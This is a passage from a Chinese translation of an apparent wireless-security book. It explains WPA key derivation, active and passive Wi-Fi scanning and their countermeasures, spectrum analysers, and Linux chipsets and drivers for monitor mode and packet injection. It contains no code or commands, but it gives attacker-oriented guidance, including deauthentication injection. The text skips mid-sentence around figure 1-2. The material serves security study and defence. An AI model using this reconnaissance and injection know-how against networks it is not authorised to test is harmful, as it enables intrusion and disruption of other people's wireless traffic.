预共享密钥（或短语）可以是 8 ~ 63 之间任意长度的可打印的 ASCII 码。使用 WPA 加密算法依赖于成对主密钥（Pairwise Master Key, PMK），PMK 使用预共享密钥和 SSID 进行计算。一旦客户端拥有 PMK，它就与 AP 开始协商一个新的、临时的密钥，该密钥称为成对临时密钥

(Pairwise Transient Key, PTK)。每次在客户端连接和定期更换的时候动态地创建这些临时密钥。它们是由多个参数组成的函数，参数有：PMK、一个随机数（由 AP 提供，称为 A-nonce，A 随机数）、另一个随机数（由客户端提供，称为 S-nonce，S-随机数），以及客户端与 AP 各自的 MAC 地址。之所以密钥的创建需要如此多的变量，是为了使之独一无二，不会重复。

通过在认证交换时检查信息集成码（Message Integrity Code, MIC）项，AP 验证客户端是否真的有 PMK。MIC 是一个数据包的加密散列函数，该函数用于防止篡改和核实客户端具有这个密钥。如果 MIC 是不正确的，那么这就意味着 PTK 和 PMK 是不正确的，因为 PTK 是从 PMK 中推算出来的。

攻击 WPA 算法时，最感兴趣的是恢复 PMK。如果网络设置在预共享密钥模式下，那么 PMK 就允许你阅读所有其他客户端的传输数据包内容（当然需要使用一些手段才行），并验证自己是否成功。

虽然 WPA-PSK 作为传统的 WEP 部署，有类似的使用案例，但它应该只能用于家庭或小型办公室环境中。由于 PSK 都需要连接到网络，因此，如果一个使用大型网络的员工离开公司或一个设备被盗，那么整个网络必须重新配置一个新的密钥。相反，WPA 企业模式应该用在大多数组织中，因为它提供单独认证，对可以连接到无线网络的人有更大的控制。

#### 一花多名：WPA、WPA2、802.11i 和 802.11-2007

聪明的读者可能已经注意到，我们已经在推销术语 WPA 了。事实上，当 WPA 未被批准前，作为 802.11i 子集，它还只是一个由 Wi-Fi 联盟创造的临时解决办法。在 802.11i 被批准并随后被合并到最新的 802.11 标准之后，从技术上讲，大多数路由器和客户端实现了 802.11-2007 中的增强的安全性。不拘泥于版本之间的细节差异，或把改进的加密冗余地称为“对以前称为 WPA/802.11i 的改进的加密”，我们将继续使用 WPA 这一术语。

## WPA 企业模式

在验证企业模式下的一个基于 WPA 的网络时，用户每次连接时，PMK 就被动态创建。这意味着，即使恢复 PMK，也只能模仿一个用户一次特定的连接。


在 WPA 企业模式中，在认证服务器上产生 PMK，然后将其传输到客户端。AP 和认证服务器通过一个称为 RADIUS 的协议进行对话。认证服务器和客户端的信息交流使用 AP 作为其中的中继节点。服务器最终做出决定接受或拒绝用户，而 AP 在基于验证服务器的决定上更易于连接。由于 AP 充当中继节点，所以它只是认真地传送客户端为了认证目的的数据包，直到正确验证客户端才传送正常的数据包。

如果认证成功，那么客户端和认证服务器都获得相同的 PMK。PMK 如何被创建的详情因验证类型的不同而不同，但重要的是，它是一个加密的强随机数，两端都可以计算。验证服务器然后告诉 AP，让用户连接并向 AP 发送 PMK。因为这些 PMK 是动态创建的，所以 AP 必须记住哪个 PMK 对应哪个用户。一旦所有各方都有了 PMK，AP 和客户端就进行图 1-1 中显示的相同的四次握手。这一过程确认客户端和 AP 都有正确的 PMK 并能正常通信。图 1-2 显示基于



的认证)和 PEAP 是其中最受欢迎的。有关它们的细节和怎样攻击它们都将在第 4 章中介绍。

一般而言,理解 802.1X 在哪里结束, EAP/EAPOL 在哪里开始,以及 RADIUS 服务器在哪里开始起作用并不重要。然而,重要的是要知道,当使用企业模式认证时,客户端和认证服务器互相传递特殊格式的认证数据包。为此, AP 必须来回地代理双方的信息,直到认证服务器告诉 AP: 停止还是允许客户端访问。下图显示了该协议栈。对于在以太网中实施 802.1X 端口安全的网络管理员来说,这个图看起来应该很熟悉。如果以 802.1x-aware 开关替换 AP,则是完全相同的。



## 1.2 网络“服务发现”的基本知识

在攻击一个无线网络之前,需要找到一个无线网络。多个不同的工具可以完成这一功能,但它们都归于以下两大类:被动式或主动式。被动式工具用于监视给定信道上数据包的无线信号。它们通过分析数据包来确定哪些客户端正与接入点进行会话。主动式工具的原理很基础,它们发送探测请求数据包,希望得到回应。在攻击任何无线网络之前,了解和选择工具都是一个重要的步骤。随着对“战争驾驶”的一些参与实践,本节涵盖了网络发现所需的软、硬件的基本原则。第 2 章将深入研究现今可使用的主要工具。发现无线网络,首先应该了解主动和被动扫描的基础知识。



### 主动扫描

流行性	10
难易度	8
影响力	1
危险级	6

执行主动扫描的工具定期发送探测请求数据包。每当客户端需要寻找网络的时候,客户端就会使用这些数据包。客户端可能发送有针对性的探测请求(“网络 X, 你在那边吗?”),如图 1-3 所示。或者它们也可以通过广播的方式发送探测请求数据包(“喂,有人吗?”),如图 1-4 所示。探测请求是 802.11 标准规范的两项技术之一,该规范用于客户端寻找网络并进行关联。客户端还可以使用信标寻找网络。

AP 每 1/10 秒发出信标数据包。每个数据包包含相同的信息集合，这些信息集合将出现在探测回复数据包中，包括姓名、地址、所支持的速率等。看起来这些数据包似乎很容易被任何的接收者监听到，所以大多数主动扫描器都能够对它们进行处理；然而，并非总是如此。在某些情况下，主动扫描器虽然可以访问信标数据包，但却并不总是这样。详情取决于所使用的扫描器和控制无线网卡的驱动程序。主动扫描器的主要缺点是程序界面上除了能看到探测请求（和可能的信标）的数据包之外，看不到其他任何无线通信内容。




图 1-3 一个直接的探测请求数据包（注意其中的 SSID 参数是个广播地址）

大多数操作系统都是在寻找要连接的网络时才采用主动扫描。它们通常定期地这样做，同时也响应用户的更新请求数据包。这些操作系统所不同的是它们是否发送定向探测请求数据包。在 Windows XP SP2 操作系统出现之前，客户端通常为所有它们想连接的主机的 SSID 发送定向探测数据包，所有 AP 通常会包含保存在用户的网络偏爱列表（user's preferred network list）中。后来，操作系统开发商改进了扫描技术，只在必要的时候发送定向探测数据。

大多数执行主动扫描的工具永远只能找到那些操作系统能通过主动扫描方式找到的网络（换句话说，这些扫描工具的能力不会比你所用操作系统的能力更强，你只能找到那些出现在你操作系统的可用网络名单里的网络），与被动扫描工具相比，这一点使得它们被排挤到一个非常不利的地位。




图 1-4 一个典型的广播探测请求数据包

### 嗅探器、搜寻器、扫描器，这都是什么呀

与无线工具相关的术语呈现出“一边倒”的状况。一般来说，绝大多数主动扫描工具被称为搜寻器（stumbler），反之，绝大多数被动扫描工具（用这一术语的更多）称为扫描器（scanner）。然而，搜寻器通常被认为是一个“扫描工具”（即使从技术上看，不能算是扫描器）。嗅探器（sniffer）是网络监控工具，并且与无线网络也没有必然的相关性。它是一个简单的工具，可以显示网卡接口所能看到的所有数据包；它也是一个应用程序。如果一个无线驱动程序或网卡不给嗅探器数据包进行处理，那它就什么也不能做。



### 被动扫描（监控模式）

流行性	7
难易度	5
影响力	5
危险级	6

执行被动扫描的工具产生的效果要比使用主动扫描的工具好很多。被动扫描工具自身不发

送数据包；相反，它们监听给定信道上的所有数据包，然后分析这些数据包，看看会发生什么。这些工具能更好地查看周围网络。然而，为了做到这一点，所用的无线网卡需要支持一种称为监控模式（monitor mode）的功能。

把一个无线网卡设置为监控模式类似于把一个正常的有线以太网网卡设置为混杂模式（promiscuous mode）。在这两种情况下，可以看到所有走过“线缆”（或信道）的数据包。然而，一个关键区别是：当你把有线网卡设置为混杂模式时，肯定只能看到你接入的网络上的所有通信。在无线网卡上就不是这种情况了。因为 2.4GHz 范围的波段频率是非授权的<sup>①</sup>，它是可以共享访问的，这意味着使用同一信道可以有多个重叠网络。如果你和你的邻居共享同一信道，当把你的网卡设置为监控模式想看看你的网络中会发生什么时，你也会看到她的通信数据包。

无线网卡和有线网卡的另一个关键区别是：以太网卡上的混杂模式是一个标准功能。某一具体的无线网卡上的监控模式，则不能简单地假设肯定有。对于一个给定的支持监控模式的网卡，必定会出现两种情况。第一，网卡本身的芯片必须支持这种模式（更多关于此的说明，请见 1.3.2 节），第二，正在使用的驱动程序也必须同样支持监控模式。显然，选择一个支持监控模式的网卡（也许是在多个操作系统上都支持）对于想成为无线黑客的用户来说是重要的第一步。

了解被动扫描工具如何工作，可能有助于消除它们背后的一些神奇感觉。任何被动扫描工具的基本结构都很简单。首先，将无线网卡置于监控模式或者假设用户已经这么做了；其次，扫描工具的程序内部进入一个循环运行状态，不停地从网卡读取数据包、进行分析，当得到新的信息的时候，同时更新用户的显示界面。

例如，当扫描器看到一个数据包包含一个新的 BSSID 时，就会更新显示。当出现一个数据包可以关联一个 SSID（网络名称）到该 BSSID 上时，它也会更新其显示，并将其网络名称加上去。当扫描器看到一个新的信标帧时，只是将新的网络添加到它的名单中。被动扫描工具与主动扫描工具（探测回复的数据包）一样也可以分析数据，它们只是自身不发送探测请求。

## ① 主动扫描应对措施

规避主动扫描工具相对简单，但这有一个主要缺点（接下来会介绍）。因为主动扫描工具只处理两类数据包：探测回复数据包和信标数据包，所以 AP 必须分别使用两种不同的技术来有效地躲避主动扫描。

第一种技术是对广播类的 SSID 的探测请求不予回复。当然，如果 AP 看到一个探测请求不是广播类的，而是指向自己（如果探测请求包含它的 SSID），那么它就做出反应。因为如果是这种情况，就说明对方已经知道你的网络名称，他只是在寻找连接。相反，如果探测请求是发送广播 SSID，则 AP 就可以忽略这个没有明确目的的探测请求。

① 任何国家或组织使用某频段的无线频率都需要通过国际组织 IEEE 的统一授权，但为了增加灵活性，IEEE 在分配频率带宽时，某一些频段不做硬性规定，任何单位或组织可以不向国际组织申请而直接使用，如 2.4GHz 频段属于工业、教育、医疗等专用频段，是公开的。——译者注

即使 AP 没有回复广播探测请求，但它仍然可以在信标数据包里传送自己的名字，这仍将被视为隐藏。一般来说，当接入点设置为不回复广播探测请求，扫描器还要“检查”它在信标数据包里的 SSID。接入点必须在信标数据包里包含 SSID 字段（根据标准，该操作是强制性的）；然而，这时只需要插入一些空字节代替 SSID 即可。

大多数 AP 都包括这两项功能。有时，这个功能称为“隐藏”模式。其他时候供应商也会简单地在配置界面上提供一个复选框，名称为“广播 SSID”。一般来说，AP 只提供一个禁用开关来控制广播探测响应和检查信标中的 SSID 字段，因为二者缺一不可。

你可能会认为，或许隐藏 AP 的最好办法是完全禁用信标功能。如果这样的话，那么探测请求出现在网络上的唯一机会，就是客户端在实际访问该 AP 的时候。事实上你不可能完全禁用掉信标；AP 传送的信标数据包具有更多的功能而不仅仅是宣布网络的存在。如果一个 AP 在一个固定的时间间隔不传送某类信标，那么整个网络就瘫痪了。

不要忘记，如果主动扫描器不能判断出一个网络的名字，那么合法客户端也不能。网络运行在“隐藏”模式时，需要在终端用户上进行更多的维护（或用户专有技术）。特别是，用户必须知道他们感兴趣的网络是什么，并把它名字输到自己的操作系统中。

**警告** 网络运行在隐藏模式会迫使客户端发送定向探测请求，打开这种模式会引起客户端通过模拟网络探测功能的攻击。

现在讲讲坏的方面。虽然这一功能被许多供应商广泛实施，但是不推荐启用。Windows 和 OS X 的新版本将避免传送定向探测请求，除非它们知道它们正在寻找的网络是隐藏的。启动 AP 中的“隐藏”功能可能冒管理不善的风险。主动扫描器很难找到你，但对被动扫描器来说只是稍微难点。作为交换，你可以迫使客户端发送定向探测请求，但该请求却被攻击者可以坐在咖啡店等地方捕获到并被利用。采用不广播 SSID 信息的方式，会使新手的攻击变得稍微难了点，但对更多熟练的攻击者来说不过是徒增一个困难而已。

## 一 被动扫描应对措施

与规避主动扫描器相比，规避被动扫描器是一个完全不同的问题。无论在信道上上传送什么样的信息，被动扫描工具都可以看到这些信息。然而你可以采取一些切实可行的预防措施尽量减少暴露。首先，当针对主动扫描采取的预防措施已经生效时，考虑会发生什么？当一个被动扫描器遇到一个隐藏的网络，扫描器将看到被审查的信标数据包，并知道有个网络在该区域，但是，它不知道网络的 SSID。使用被动扫描器时如何获得一个隐藏网络的名称，详见第 2 章。

如果 AP 支持它，而你又没有传统的 802.11b/g 的客户端，那就禁止 AP 上的混合模式，然后选择严格按照 802.11n 模式运行。这种模式 AP 传送的所有数据包都使用 802.11n 编码。不幸的是，信标数据包和探测回复数据包通常是用 802.11b 编码发送的，但不放弃数据包，对于那些仍然使用 802.11b/g 模式网卡的“战争驾驶”者来说，是一个好主意。

另一种选择是把网络置于频段为 5GHz 的 802.11a 波段。许多“战争驾驶”者不扫描该范围，因为大多数无线网络运行在 2.4MHz 这个频段上，而攻击者只想买一套天线。支持这一范

国的网卡也更昂贵。

最后，智能天线的布置可以大大减少信号范围。当然，这些措施都不能使网络避开那些离你的 AP 数百英尺之内的和那些特别有兴趣寻找你的网络的人。

## 频率分析（在数据链路层之下）

流行性	3
难易度	5
影响力	1
危险级	3

监控模式下的网卡可以让你看到在给定信道上的所有 802.11 通信内容，但如果你想看看一个较低的级别将会怎么样？如果你只想看看是什么系统运行在一个给定的频率（或 802.11 信道）？也许你认为你的邻居不知何故把网络转到 13 信道（这是一些由于美国法律原因而不能做的事情），并且你想确定，因此可以问他怎么做到的。也许你想知道你的（也许更重要的是，或者这是你的邻居的）微波、无线电话、婴儿监视器等是在哪里发出噪声的，可以因此重新定位你的网络。

测量给定频率上的能量值的工具称为频谱分析仪。独立的频谱分析仪价格为数千美元，是由专业工程师使用的。然而，一些成本在 40 ~ 500 美元的产品是专门用于帮助解决 2.4 / 5GHz 频谱使用的。通过将频段限定在一个很窄的频率范围内，可以通过运行在笔记本电脑上的软件处理大量的工作，这些分析仪可以实现该功能。MetaGeek 是第一家提供低价 Wi-Spy 频谱分析仪的公司，价格为 100 美元；然而，Ubiquiti 最近发布一个竞争产品 AirView 频谱分析仪，价格为 40 美元。

MetaGeek 公司的 Wi-Spy 频谱分析仪和 Ubiquiti 公司的 AirView 频谱分析仪有类似的用户界面。MetaGeek 的最大优势是它的 Chanalyzer 软件明显更先进。对于初学者，Chanalyzer 很好地结合了无线网卡，允许用频谱分析仪收集到的信号强度信息覆盖无线网卡上的信息。目前，Ubiquiti 的 AirView 软件缺乏此功能。Chanalyzer 软件的另一个特点是支持三维视图，这允许你在视觉上以一种更直观的方式跟踪信号强度。Chanalyzer Lite 和 AirView 的主窗口显示如图 1-5 和图 1-6 所示。Chanalyzer Lite 的三维视图显示如图 1-7 所示。

虽然 Ubiquiti 公司的 AirView 软件比 MetaGeek 公司的 Wi-Spy 软件便宜 60 美元，但其软件却没有给人留下深刻印象。双方的产品基本上都支持 Linux、Windows 和 OS X 等操作系统。有些第三方程序与 Wi-Spy（但不是 AirView）有接口。有兴趣购买 Wi-Spy 软件的读者要看每个产品的细节，参见 <http://www.metageek.net/product/wi-spy-comparison>。如果你更愿意节省 60 美元，而不在乎有较少的软件功能，那么可以从自己喜欢的 Ubiquiti 经销商那里订购 AirView。我们推荐 Metrix Communication 的产品 (<http://www.metrix.net/>)。

## 频率分析的应对措施

使用 2.4GHz 的频谱分析仪时，为了防止你的通信内容被发现，唯一真正的解决方案是把它移动到 5GHz 的 802.11a 波段，或同时在很多电缆上开始运行。也有 5GHz 频率的频谱分析仪，但它们的价格更昂贵。Wi-Spy DBx 可以监测 5GHz 的频谱，价格是 600 美元。




图 1-5 带 Wi-Spy 2.4x 的 Channelizer Lite 主界面。注意无线网络总概图（无线网络采用的是 linksys 和 boondoggle 两个接入设备）




图 1-6 Ubiquiti 公司的 AirView 界面，可视化地显示相同的数据




图 1-7 Chanalyzer Lite 的三维视图

## 1.3 硬件与驱动程序

你所使用的工具表现最佳时，也只能和该工具运行时所使用的硬件的表现一样好，但如果控制它的驱动程序不知道该怎么去实现你想要做的事，那么世界上再好的无线网卡和芯片组都是没有用的。

本节将介绍一些目前可用的驱动程序和它们所控制的芯片组，以及装有芯片组的网卡。我们着重强调 Linux 驱动程序，是因为它将是当前绝大多数开发中会遇到的。

### 1.3.1 Linux 内核简介

对无线方面的支持，Linux 内核受到了相当严厉的批评。事情是这样的，老一代芯片组每个都为自己提供独立的驱动程序。这是有优势的，因为每个驱动程序自成一个孤岛设计，程序本身也不向其他驱动程序共享任何东西。而在 Linux 内核开发中，驱动程序几乎没有独立性，反而需要与其他的独立单元一起合作，对其的批评声遍布于整个内核开发中，每个人都希望会好起来。

当然，这是很大的弊端，每个驱动程序携带约数千行代码，其中每个驱动程序都被其他驱动程序重新实现。如果驱动程序编写者有某种标准化的 API 可以调用来处理这些问题，如身份验证、配置和信道选择，那么他们的工作将变得更加容易，并且可以用更少的工作来维护这些核心代码。

这种共享的代码库称为 802.11 堆栈。Linux 开发人员认为实现两次是一个好主意。也许三

次，这取决于你想怎么算。无论如何，总有一段极度粗制滥造期，编写者希望他们的驱动程序被包括在主树结构中，就写了又重写。最后事情开始平静下来。mac80211 竟然是伟大的 802.11 堆栈战争的赢家，而其他竞争者（特别是 Ieee80211）被扔进大垃圾堆。由于现在只有一个标准化的 Linux 802.11 堆栈，因此许多老式的独立的驱动程序（与 802.11 堆栈没有依赖关系）已被改写，合并到树结构中。这给无线黑客留下一个选择。你想运行已经在 Linux 安装栈中的那些更新的、积极维护的、树结构中的驱动程序呢？还是想运行一个老式的传统驱动程序呢？可能有些修改在遇到无线黑客时会有一些特殊的优势。

我们的看法是，虽然老式的、修补的传统驱动程序对一些攻击可能会有性能改进，但平均而言，它们不是日常无线攻击所必需的。因此，本书里的攻击都将采用栈结构、树结构中的那些使用 mac80211 的驱动程序来实现。攻击需要具有不能在未打补丁的 mac80211 驱动程序（如 ath5k 或 b43）中被发现的功能，书中将会明确标明那个地方，让读者跟随着绝大多数攻击，而无需挖掘并提供一个补丁驱动程序。

除非另有说明，本书中的攻击应该运行在 Linux 2.6.28 版本之后任何未修改过的内核上。

### 1.3.2 芯片组和 Linux 驱动程序

每个网卡都有一个芯片组。虽然市场上有数百种独特的网卡，但只有少数的芯片组可用。大部分使用相同芯片组的网卡（通常）都可以使用相同的驱动程序。使用同样的芯片组的不同的网卡，在软件看来几乎是相同的。唯一真正的区别是网卡有什么样的功率输出或天线插孔的类型和可用性。要购买什么样的网卡，首先要做的是决定要什么样的芯片组。

**提示** 许多网卡广告宣称支持某些功能，如支持 802.11n。请记住：使用这些功能需要硬件（芯片组）和软件（驱动程序）双方的合作。许多 Linux 驱动程序在很多边缘的功能是有敷衍性的。如果你关心新功能的兼容性问题，一定要仔细检查驱动程序是否支持。

#### 驱动程序中想要的特定功能

任何无线驱动程序都有两个非常可取的功能。显然，其中最重要的一个功能是监控模式。另一个需要驱动程序合作的功能是数据包注入。数据包注入是指传输（大部分的）任意数据包的能力。这种能力允许你重现网络上的通信数据包，加快对 WEP 攻击的统计。也允许你注入解除认证（deauthentication）数据包，使用该数据包可以把用户和 AP 断开。接下来讨论数据包注入。

#### 数据包注入

随着 Abaddon 发布的一个称为 AirJack 的工具，数据包注入在许多年前首次成为可能。AirJack 是一个驱动程序，与 Prism2 芯片和一套使用该芯片的应用程序一起工作。自 AirJack 发明以来的这几年中，数据包注入已使它成为主流驱动程序，所以寻求补丁程序的支持通常是没必要的。

事实上，对注入支持已经发展得不错了，两个不同用户级的应用程序编程接口（Application Programming Interface, API）现在可以被应用程序使用，以一种交叉驱动的方式执行无线数据包注入。第一个编写和发布的 API 被称为 LORCON（或无线电连接的损失）。这个库由 Dragorn 维护，目前正进行重大更新为 LORCON2。

另一个注入库称为 `osdep`，由较新版本的 Aircrack-ng 使用。遗憾的是，现在有两个库完成同样的事情。然而，这也许仅仅是开放源码领域里成熟度的一个标志。否则，我们不会有 GNOME 和 KDE、ALSA 和 OSS、XFree86 和 Xorg，对吗？开放源码给我们最大的自由是选择权。只需问问 RMS（Richard Stallman，自由软件组织的创始人），前提是你有时间给他发电子邮件。你可能过分忙于选择到底哪个窗口管理器 / 电子邮件通知器适合你，并想知道为什么它不再被积极维护了。

无论如何，LORCON 和 `osdep` 都为应用程序开发人员提供了一个方便的 API 来传输数据包，而不用依赖于一个特定的驱动程序。在 mac80211 得到广泛支持之前，让注入进入工作状态是一个更大的问题。现在，大多数用户将只使用带 LORCON 的 mac80211 驱动程序。下表汇总了 API 在 Linux 上支持的 802.11 数据包注入的目前状态。`osdep` 和 LORCON 为不同的驱动程序提供类似程度的支持。

应用程序	库
Aircrack-ng (suite)	osdep
MDK3	osdep
Metasploit	LORCON2
Airbase	LORCON
AirPWN	LORCON
Kismet-Lorcon	LORCON
Wireshark Wifi Injection	LORCON
Future tools	LORCON2/osdep

### 1.3.3 现代的芯片组和驱动程序

本节介绍的芯片组都积极维护那些被合并到主线内核的 Linux 驱动程序，它们也很容易在当今的市场上找到。这个起作用的无线芯片组 / 驱动程序的清单并非详尽无遗。相反，它是一个最常见的、有相当好的 Linux 支持的芯片组名单。芯片组没有现代的 mac80211 驱动程序，或者太旧以致不能视为有效的黑客攻击解决方案，则未列出。

#### Atheros (AR5XXX、AR9XXX 系列)

Atheros 芯片组一直深受黑客社团青睐，因为它们的可扩展性，也因为它们在由 Ubiquiti 提供的高端卡中。它们也极大支持 Windows 下的注入。Linux 内核有 4 个提供支持 Atheros 芯片组的独特的驱动程序：

- `madwifi` 此驱动程序在相当长一段时间内是主力。在其盛行期间，它因稳定性的不足

而未合并到主线内核中。madwifi 是完全独立的，它不依赖于任何 Linux 802.11 堆栈。但后来被 ath5k 取代。

- **ath5k** 此驱动程序是 madwifi 的合乎情理的继承者。它很稳定，足以包含在 vanilla Linux 内核中，并像所有在 Linux 上的现代无线驱动程序一样，它使用 mac80211。ath5k 为使用 AR5XXX 家族芯片组的许多设备提供支持，但它不提供对 USB 的支持，不支持 802.11n。
- **ath9k** 它是 ath5k 的最新同类，曾在为 Linux 下强大的芯片组提供稳定的 802.11n 支持而被寄予厚望。虽然原始驱动程序是由 Atheros 开发的，但开放源码社团现在仍在维护它。ath9k 为后来的 AR54XX 芯片组以及新 AR91XX 线提供支持。与 ath5k 类似，不提供对 USB 的支持。
- **ar9170usb** 此驱动程序是唯一一个支持 Atheros 的芯片组，并对 USB 设备提供支持。特别地，它（时有时无地）为 ar9170 芯片组提供支持，ar9170 芯片组在 Ubiquiti 的 SR71-USB 里。虽然芯片组支持它，但此驱动程序目前还不支持 802.11n。关于 SR71-USB 的更多细节，请见 1.3.4 节的内容。

令人十分困惑的是，对 madwifi、ath5k 和 ath9k 的支持仍然是由 MadWifi 项目提供的。而 ar9170usb 驱动程序则与 MadWifi 项目没什么关系。

### Broadcom (B43XX 系列)

Broadcom 公司拥有 802.11 芯片市场的很大份额。Broadcom 芯片组虽然在外置网卡中也能时而看见，但常见的是内置到许多笔记本电脑中的内置网卡。B43 系列的 Broadcom 芯片组由 Linux 上的 B43 mac80211 驱动程序支持。此驱动程序支持数据包注入和监控模式，目前它不支持基于 USB 的 Broadcom 设备或任何 802.11n。

不建议购买基于 Broadcom 的网卡，显然因为它易受 802.11 黑客攻击。如果想利用笔记本电脑中内置的 Broadcom 芯片组并让 B43 驱动程序识别出它，你可能会遇到一些兼容性问题。

### Intel Pro Wireless 和 Intel Wifi Link (Centrino)

Intel 公司的 802.11 芯片组在内置到笔记本电脑中的芯片组是很常见。Linux 中的 IPW 驱动程序支持旧的 2100、2200 和 2915。较新的芯片组是由 iwlfwif 或 iwlgagn 驱动程序支持。这些驱动程序都被合并到最新的内核中。

Intel 公司的芯片组有很好的优势，即供应商的坚实后盾。然而，它们没有出现在强大的外置网卡中，Intel 公司没有令人信服的理由来合并任何性能要求，这将使驱动程序在支持 802.11 黑客攻击方面会更好一些。如果你有一个带有集成的 Intel 芯片组的笔记本电脑，那么出于测试目的使用它可能没有问题，但危险的黑客会想找到一个更强大的解决方案。

### Ralink (RT2X00)

Ralink 是规模较小的 802.11 芯片组制造商之一。Ralink 具有极好的开源支持，我已经使用过的网卡看起来非常稳定。Ralink 是在 Linux 上有坚实的 USB 支持（另一个是 Realtek 的 RTL8187 芯片组）的少数几个芯片组制造商之一。

像大多数芯片组一样，Ralink 基本上已经有两个驱动程序系列。“传统”的驱动程序是独立的驱动程序，每个程序针对一个特定的芯片组。这些驱动程序在被广泛使用之前就提供了有用的功能，如数据包注入功能。Pedro Larbig 维护收集增强型的传统 Ralink 驱动程序，见 [http://homepages.tu-darmstadt.de/~p\\_larbig/wlan/](http://homepages.tu-darmstadt.de/~p_larbig/wlan/)。这些驱动程序可能是最优化的独立驱动程序，目前对它们进行明确针对 802.11 黑客的维护修改。传统的 rt2570usb 驱动程序一直很好地为我服务了多年。但是，它正在被新的树结构内的驱动程序取代。

更新的 Ralink 驱动程序被统称为 rt2x00。该驱动程序现在在内核中维护，利用 mac80211。虽然树结构中的 rt2x00 驱动程序针对无线黑客攻击较少进行优化，但它的优点是可以在任何现代的分布式设备上使用。因此，它在将来的内核上将得到支持，而传统的驱动程序随着时间的推移可能需要补丁才能继续工作。

